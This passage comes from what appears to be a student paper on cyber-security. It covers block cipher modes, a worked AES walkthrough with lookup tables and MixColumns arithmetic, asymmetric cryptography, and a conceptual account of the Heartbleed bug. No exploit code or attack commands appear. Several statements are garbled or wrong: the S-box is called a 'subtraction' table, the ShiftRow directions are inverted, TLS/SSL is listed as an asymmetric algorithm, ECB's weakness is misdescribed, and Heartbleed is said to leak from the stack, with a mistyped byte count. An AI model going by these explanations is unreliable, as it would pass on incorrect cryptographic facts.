The problem with this mode of operation is that it is susceptible to brute force attacks.




Electronic Codebook (ECB) mode encryption

4.3.2.B CIPHER BLOCK CHAINING

There is the introduction of a feedback mechanism, the plaintext is XORed with the previous cipher text block prior to encryption at every stage.

This mode ensures that two identical blocks never encrypt to the same cipher text making it more difficult for hackers to breach the algorithm.




Cipher Block Chaining (CBC) mode encryption

4.3.2.C CIPHER FEEDBACK

In this mode of operation, data is encrypted in units smaller than the block size. This mode is use to encrypt any number of bits e.g: single bits or single characters before sending them across an insecure link.

The shift register is initially filled with an initialisation vector and the encryption algorithm is run onces to produce the output bits[3].

The leftmost 8 bits of the output are then XORed with the byte to be transmitted.



Cipher Feedback (CFB) mode encryption

4.3.3 FAMOUS SYMMETRIC CRYPTOGRAPHY ALGORITHMS

Famous symmetric cryptography algorithms are Data Encryption Standard (DES) which is now becoming obsolete and Advanced Encryption Standard (AES) which is the most famous symmetric cryptography algorithm.

4.4 AES Rinjidael Implementation

In the previous section, we introduced the concept of cryptography and discussed in general symmetrical cryptography. In this section we are going to go through the steps of encrypting a message using the AES Rinjidael algorithm.

4.4.1 GENERALITIES

AES is a block cipher, the block size is set to 16 bytes (AES can handle 32 bit block sizes but the standard used is 16).

If the block to be encrypted is larger than 16 bytes, it gets segmented, if it is smaller than 16 bytes it gets padded.

AES is an iterated block cipher meaning that the steps used to encrypt can be reversed to decrypt the file assuming we have the encryption key.

4.4.2 INSTRUCTION ROUND

There are 4 main instructions that are used in AES.

ADD ROUND KEY

BYTE SUB

SHIFT ROW

MIX COLUMN

A round is when all 4 instructions are executed.

4.4.2.A ADD ROUND KEY

The first step in the encryption process is to XOR every byte of the state with every byte of the expanded encryption key (expanding the encryption key is covered later).

State	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR
Exp Key	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16

State	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR	XOR
Exp Key	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32

So in round 1, the 16 bytes of the state are XORed with the first 16 bytes of the expanded key and in round 2, the 16 bytes of the state are XORed with the next 16 bytes of the expanded key.

4.4.2.B BYTE SUB

The second step is to take every value of the resulting state from stage 1 and look it up in the following subtraction lookup table. (Note that during the decryption, the user should do a reverse lookup of the table)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	63	7C	77	7B	F2	6B	6F	C5	30	01	67	2B	FE	D7	AB	76
1	CA	82	C9	7D	FA	59	47	F0	AD	D4	A2	AF	9C	A4	72	C0
2	B7	FD	93	26	36	3F	F7	CC	34	A5	E5	F1	71	D8	31	15
3	04	C7	23	C3	18	96	05	9A	07	12	80	E2	EB	27	B2	75
4	09	83	2C	1A	1B	6E	5A	A0	52	3B	D6	B3	29	E3	2F	84
5	53	D1	00	ED	20	FC	B1	5B	6A	CB	BE	39	4A	4C	58	CF
6	D0	EF	AA	FB	43	4D	33	85	45	F9	02	7F	50	3C	9F	A8
7	51	A3	40	8F	92	9D	38	F5	BC	B6	DA	21	10	FF	F3	D2
8	CD	0C	13	EC	5F	97	44	17	C4	A7	7E	3D	64	5D	19	73
9	60	81	4F	DC	22	2A	90	88	46	EE	B8	14	DE	5E	0B	DB
A	E0	32	3A	0A	49	06	24	5C	C2	D3	AC	62	91	95	E4	79
B	E7	C8	37	6D	8D	D5	4E	A9	6C	56	F4	EA	65	7A	AE	08
C	BA	78	25	2E	1C	A6	B4	C6	E8	DD	74	1F	4B	BD	8B	8A
D	70	3E	B5	66	48	03	F6	0E	61	35	57	B9	86	C1	1D	9E
E	E1	F8	98	11	69	D9	8E	94	9B	1E	87	E9	CE	55	28	DF
F	8C	A1	89	0D	BF	E6	42	68	41	99	2D	0F	B0	54	BB	16

for instance if the first value is 23 out of stage 1, after stage 2 it becomes 26.

4.4.2.C SHIFT ROW

In this stage, we reorder the state in a matrix and perform circular shifts for each row. The matrix should be ordered vertically in the following manner.

```
1   5   9 13
2   6 10 14
3   7 11 15
4   8 12 16
```

Then the first row is not shifted, the second row is shifted once the third row is shifted twice and the fourth row is shifted 3 times as followed.

```
From              To

1   5   9 13     1   5   9 13
2   6 10 14      6 10 14   2
```

In the decryption phase, this operation is performed exactly the same but the rows are shifted left

```
From              To

1   5   9 13     1   5   9 13
2   6 10 14     14   2   6 10
```

4.4.2.D MIX COLUMN

This fourth stage has 2 questions that need to be answered

1. which part go the state are multiplied against which part of the matrix?
2. How is the multiplication implemented?




Fig. 3. MixColumns Transformation.

The answer to the first question is the following: We are provided with the following multiplication matrix. The block is arranged in the same manner as in the previous part (vertical matrix).

Multiplication Matrix

2	3	1	1
1	2	3	1
1	1	2	3
3	1	1	2

16 byte State

b1	b5	b9	b13
b2	b6	b10	b14
b3	b7	b11	b15
b4	b8	b12	b16

the first value on the first column is multiplier with the first value of the first row then XORed with the second value of the first column multiplied with the second value of the first row as illustrated in the figure below. This step is repeated 16 times.

```
b1 = (b1 * 2) XOR (b2*3) XOR (b3*1) XOR (b4*1)
b2 = (b1 * 1) XOR (b2*2) XOR (b3*3) XOR (b4*1)
b3 = (b1 * 1) XOR (b2*1) XOR (b3*2) XOR (b4*3)
b4 = (b1 * 3) XOR (b2*1) XOR (b3*1) XOR (b4*2)

b5 = (b5 * 2) XOR (b6*3) XOR (b7*1) XOR (b8*1)
b6 = (b5 * 1) XOR (b6*2) XOR (b7*3) XOR (b8*1)
b7 = (b5 * 1) XOR (b6*1) XOR (b7*2) XOR (b8*3)
b8 = (b5 * 3) XOR (b6*1) XOR (b7*1) XOR (b8*2)
```

The second question of how the multiplication is implemented has the following solution:

The multiplication is done using a Galois Field.

Every value is looked up in the L table then the 2 values are added, if the number is greater than FF it is subtracted by FF. The result of this step is looked up in the E table.

L Table

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0		00	19	01	32	02	1A	C6	4B	C7	1B	68	33	EE	DF	03
1	64	04	E0	0E	34	8D	81	EF	4C	71	08	C8	F8	69	1C	C1
2	7D	C2	1D	B5	F9	B9	27	6A	4D	E4	A6	72	9A	C9	09	78
3	65	2F	8A	05	21	0F	E1	24	12	F0	82	45	35	93	DA	8E
4	96	8F	DB	BD	36	D0	CE	94	13	5C	D2	F1	40	46	83	38
5	66	DD	FD	30	BF	06	8B	62	B3	25	E2	98	22	88	91	10
6	7E	6E	48	C3	A3	B6	1E	42	3A	6B	28	54	FA	85	3D	BA
7	2B	79	0A	15	9B	9F	5E	CA	4E	D4	AC	E5	F3	73	A7	57
8	AF	58	A8	50	F4	EA	D6	74	4F	AE	E9	D5	E7	E6	AD	E8
9	2C	D7	75	7A	EB	16	0B	F5	59	CB	5F	B0	9C	A9	51	A0
A	7F	0C	F6	6F	17	C4	49	EC	D8	43	1F	2D	A4	76	7B	B7
B	CC	BB	3E	5A	FB	60	B1	86	3B	52	A1	6C	AA	55	29	9D
C	97	B2	87	90	61	BE	DC	FC	BC	95	CF	CD	37	3F	5B	D1
D	53	39	84	3C	41	A2	6D	47	14	2A	9E	5D	56	F2	D3	AB
E	44	11	92	D9	23	20	2E	89	B4	7C	B8	26	77	99	E3	A5
F	67	4A	ED	DE	C5	31	FE	18	0D	63	8C	80	C0	F7	70	07

E Table


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	01	03	05	0F	11	33	55	FF	1A	2E	72	96	A1	F8	13	35
1	5F	E1	38	48	D8	73	95	A4	F7	02	06	0A	1E	22	66	AA
2	E5	34	5C	E4	37	59	EB	26	6A	BE	D9	70	90	AB	E6	31
3	53	F5	04	0C	14	3C	44	CC	4F	D1	68	B8	D3	6E	B2	CD
4	4C	D4	67	A9	E0	3B	4D	D7	62	A6	F1	08	18	28	78	88
5	83	9E	B9	D0	6B	BD	DC	7F	81	98	B3	CE	49	DB	76	9A
6	B5	C4	57	F9	10	30	50	F0	0B	1D	27	69	BB	D6	61	A3
7	FE	19	2B	7D	87	92	AD	EC	2F	71	93	AE	E9	20	60	A0
8	FB	16	3A	4E	D2	6D	B7	C2	5D	E7	32	56	FA	15	3F	41
9	C3	5E	E2	3D	47	C9	40	C0	5B	ED	2C	74	9C	BF	DA	75
A	9F	BA	D5	64	AC	EF	2A	7E	82	9D	BC	DF	7A	8E	89	80
B	9B	B6	C1	58	E8	23	65	AF	EA	25	6F	B1	C8	43	C5	54
C	FC	1F	21	63	A5	F4	07	09	1B	2D	77	99	B0	CB	46	CA
D	45	CF	4A	DE	79	8B	86	91	A8	E3	3E	42	C6	51	F3	0E
E	12	36	5A	EE	29	7B	8D	8C	8F	8A	85	94	A7	F2	0D	17
F	39	4B	DD	7C	84	97	A2	FD	1C	24	6C	B4	C7	52	F6	01

For Example say we want to multiply AF * 8

1. AF—>B7 8—>4B
2. B7+4B=102
3. 102>FF —>102-FF=03
4. E(03)=0F

0F is the result of this multiplication

During the decryption phase, the multiplication matrix becomes the following.



multiplication matrix

An example of a MIX COLUMN during **encryption** is shown below

```
Input = D4 BF 5D 30

Output(0)   = (D4 * 2) XOR (BF*3) XOR (5D*1) XOR (30*1)
            = E(L(D4) + L(02)) XOR E(L(BF) + L(03)) XOR 5D XOR 30
            = E(41 + 19) XOR E(9D + 01) XOR 5D XOR 30
            = E(5A) XOR E(9E) XOR 5D XOR 30
            = B3 XOR DA XOR 5D XOR 30
            = 04

Output(1)   = (D4 * 1) XOR (BF*2) XOR (5D*3) XOR (30*1)
            = D4 XOR E(L(BF)+L(02)) XOR E(L(5D)+L(03)) XOR 30
            = D4 XOR E(9D+19) XOR E(88+01) XOR 30
            = D4 XOR E(B6) XOR E(89) XOR 30
            = D4 XOR 65 XOR E7 XOR 30
            = 66

Output(2)   = (D4 * 1) XOR (BF*1) XOR (5D*2) XOR (30*3)
            = D4 XOR BF XOR E(L(5D)+L(02)) XOR E(L(30)+L(03))
            = D4 XOR BF XOR E(88+19) XOR E(65+01)
            = D4 XOR BF XOR E(A1) XOR E(66)
            = D4 XOR BF XOR 9A XOR 50
            = 81

Output(3)   = (D4 * 3) XOR (BF*1) XOR (5D*1) XOR (30*2)
            = E(L(D4)+L(3)) XOR BF XOR 5D XOR E(L(30)+L(02))
            = E(41+01) XOR BF XOR 5D XOR E(65+19)
            = E(42) XOR BF XOR 5D XOR E(7E)
            = 67 XOR BF XOR 5D XOR 60
            = E5
```

An example of a MIX COLUMN during **decryption** is shown below

```
Input 04 66 81 E5

Output(0)   = (04 * 0E) XOR (66*0B) XOR (81*0D) XOR (E5*09)
            = E(L(04)+L(0E)) XOR E(L(66)+L(0B)) XOR E(L(81)+L(0D)) XOR E(L(E5)+L(09))
            = E(32+DF) XOR E(1E+68) XOR E(58+EE) XOR E(20+C7)
            = E(111-FF) XOR E(86) XOR E(146-FF) XOR E(E7)
            = E(12) XOR E(86) XOR E(47) XOR E(E7)
            = 38 XOR B7 XOR D7 XOR 8C
            = D4

Output(1)   = (04 * 09) XOR (66*0E) XOR (81*0B) XOR (E5*0D)
            = E(L(04)+L(09)) XOR E(L(66)+L(0E)) XOR E(L(81)+L(0B)) XOR E(L(E5)+L(0D))
            = E(32+C7) XOR E(1E+DF) XOR E(58+68) XOR E(20+ EE)
            = E(F9) XOR E(FD) XOR E(C0) XOR E(10E-FF)
            = E(F9) XOR E(FD) XOR E(C0) XOR E(0F)
            = 24 XOR 52 XOR FC XOR 35
            = BF

Output(2)   = (04 * 0D) XOR (66*09) XOR (81*0E) XOR (E5*0B)
            = E(L(04)+L(0D)) XOR E(L(66)+L(09) XOR E(L(81)+L(0E)) XOR E(L(E5)+(0B))
            = E(32+EE) XOR E(1E+C7) XOR E(58+DF) XOR E(20+68)
            = E(120-FF) XOR E(E5) XOR E(137-FF) XOR E(88)
            = E(21) XOR E(E5) XOR E(38) XOR E(88)
            = 34 XOR 7B XOR 4F XOR 5D
            = 5D

Output(3)   = (04 * 0B) XOR (66*0D) XOR (81*09) XOR (E5*0E)
            = E(L(04)+L(0B)) XOR E(L(66)+L(0D)) XOR E(L(81)+L(09)) XOR E(L(E5)+L(0E))
            = E(32+68) XOR E(1E+EE) XOR E(58+C7) XOR E(20+DF)
            = E(9A) XOR E(10C-FF) XOR E(11F-FF) XOR E(FF)
            = E(9A) XOR E(0D) XOR E(20) XOR E(FF)
            = 2C XOR F8 XOR E5 XOR 01
            = 30
```

4.4.3 NUMBER OF ROUNDS

Then number of rounds needed depends on the key size. If the key size is 128 bits, we need 10 rounds to encrypt/decrypt, If the key is 256 bits we need 14 rounds.[7]

Key Size (bytes)	Block Size (bytes)	Rounds
16	16	10
24	16	12
32	16	14

In the last round the MIX COLUMN instruction is not performed.

4.4.4 AES ENCRYPTION USING 16 BYTE KEY

Round	Function
-	Add Round Key(State)
0	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
1	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
2	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
3	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
4	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
5	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
6	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
7	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
8	Add Round Key(Mix Column(Shift Row(Byte Sub(State))))
9	Add Round Key(Shift Row(Byte Sub(State)))

Encryption Instructions using 16 byte key

4.4.5 AES DECRYPTION USING 16 BYTE KEY

Round	Function
–	Add Round Key(State)
0	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
1	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
2	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
3	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
4	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
5	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
6	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
7	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
8	Mix Column(Add Round Key(Byte Sub(Shift Row(State))))
9	Add Round Key(Byte Sub(Shift Row(State)))

Decryption Instructions using 16 byte key

4.5 Asymmetric Cryptography

Asymmetric cryptography is based on the concept of having 2 keys per terminal. A public key and a private key.[6]

The private key should stay on the terminal, it should under no condition be disclosed. The public key can be sent over the network.

Lets say that Alice wants information from Bob's computer. The encrypted traffic happens in 3 steps:

Figure 6.1 Asymmetric Encryption

1. Alice sends her public key to Bob
2. Bob encrypts the information using Alice's public key and sends the information back
3. Alice intercepts the encrypted information and decrypts it using her private key,

Note that even though Bob encrypted the information using Alice's **public** key, she still has to decrypt the information with her **private** key.

4.5.2 FAMOUS ASYMMETRIC CRYPTOGRAPHY ALGORITHMS

Famous asymmetric cryptography algorithms are :

Rivest, Shamir Adleman (RSA) —> First Algorithm for the general population

Cramer-Shoup

Transport Layer Security / Secure Socket Layer (TLS/SSL)

4.6 HeartBleed Bug

In April 2014, the world was introduced to the worst vulnerability the Internet has ever seen. Heartbleed. An implementation error in openSSL 1.0.1 allows remote attackers with very limited technical skills to obtain sensitive information from websites. Passwords, encryption keys, session keys…

66% of the services on the Internet were vulnerable. All users had to change their passwords because it is impossible to assess the damage done by Heartbleed. How does heartBleed work?




Figure 7.1 Heartbleed CVE

TLS has an extension called heartbeat, its basically a keep-alive feature. Ever idle period of time, the client sends a keep alive packet to the server, the server intercepts it and pings it back to the user allowing them to know that both parties are still in contact.

The client sends a payload of variable length (max 64K), the size of the payload and the server address.[10]

The problem lies here. The server never checks the size of the payload variable against the actual payload size allowing an attacker to set a very large payload size value but only send a very small payload resulting in a memory overrun on the server side. (The server thinks that the payload is 64K and fetches from the stack the first 64K after the pointer). This results in the server sending back random information that very often turns out to be sensitive

```
struct
{
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```

```
struct ssl3_record_st
{
  unsigned int length;    /* How many bytes available */
  [...]
  unsigned char *data;    /* pointer to the record data */
  [...]
} SSL3_RECORD;
```

Figure 7.2 heartbeat message structure and SSL3_RECORD structure

Summarising, the client sends the heartbeat message and sets the size of the payload to be 65535 bytes but actually only sends 1 byte.
The server gets the message and sends back the 1 byte + a random 655344 bytes of information from the stack.

5. CONCLUSION

Cyber-Security is still in its infancy and is expanding very fast, as long as there is innovation, there will always be the need for more complex security protocols and guidelines.

White hat hackers play a cat and mouse game with black-hat hackers, they are always one step behind.

Every day, new ways to exploit services are found and new solutions that are getting more and more intricate are crafted to close these gaps.

The attacks that we have seen though this document illustrate ht every basic Bus and Memory attacks, we are still at the surface of the whole spectrum of security facets.

2014 has already seen the highest number of security breaches yet. The statistics are escalating every day.

At the time of this paper, 50,000 corporate network intrusions are detected every day and 4.5B emails are blocked every day.

6. REFERENCES

[1] J. Drab, Trusted Platform Module, http://www.cs.bham.ac.uk/~mdr/teaching/modules/security/lectures/TrustedComputingTCG.html

[2] http://opensecuritytraining.info/IntroToTrustedComputing_files/Day2-1-auth-and-att.pdf

[3] http://www.pvv.ntnu.no/~asgaut/crypto/thesis/node16.html

[4] http://rdist.root.org/2007/07/16/tpm-hardware-attacks/

[5] https://www.trustedcomputinggroup.org/resources/trusted_platform_module_tpm_summary

[6] National Institute of Standards and Technology. Advanced Encryption Standard (AES). Federal Information Processing Standards Publications – FIPS 197, http: //csrc.nist.gov/publications/fips/fips197/fips-197.pdf, November 2001.

[7] K.J¨arvinen,M.Tommiska,andJ.Skytt¨a.Comparative survey of high-performance cryptographic algorithm implementations on FPGAs. In IEE Proceedings on Information Security, volume 152, pages 3 – 12, October 2005.

[8] William Stallings, Cryptography and Network Security, Principles and Practices, 4th ed. Pearson Education, pp. 134-161, 2006

[9] P. Shuangbao, R. S. Ledley, Computer architecture and security, Fundamentals of designing secure computer systems, 2nd edition, Wiley, 2012

[10] https://www.schneier.com/blog/archives/2014/04/heartbleed.html

[11] http://www.cs.gmu.edu/cne/itcore/security/timeline.html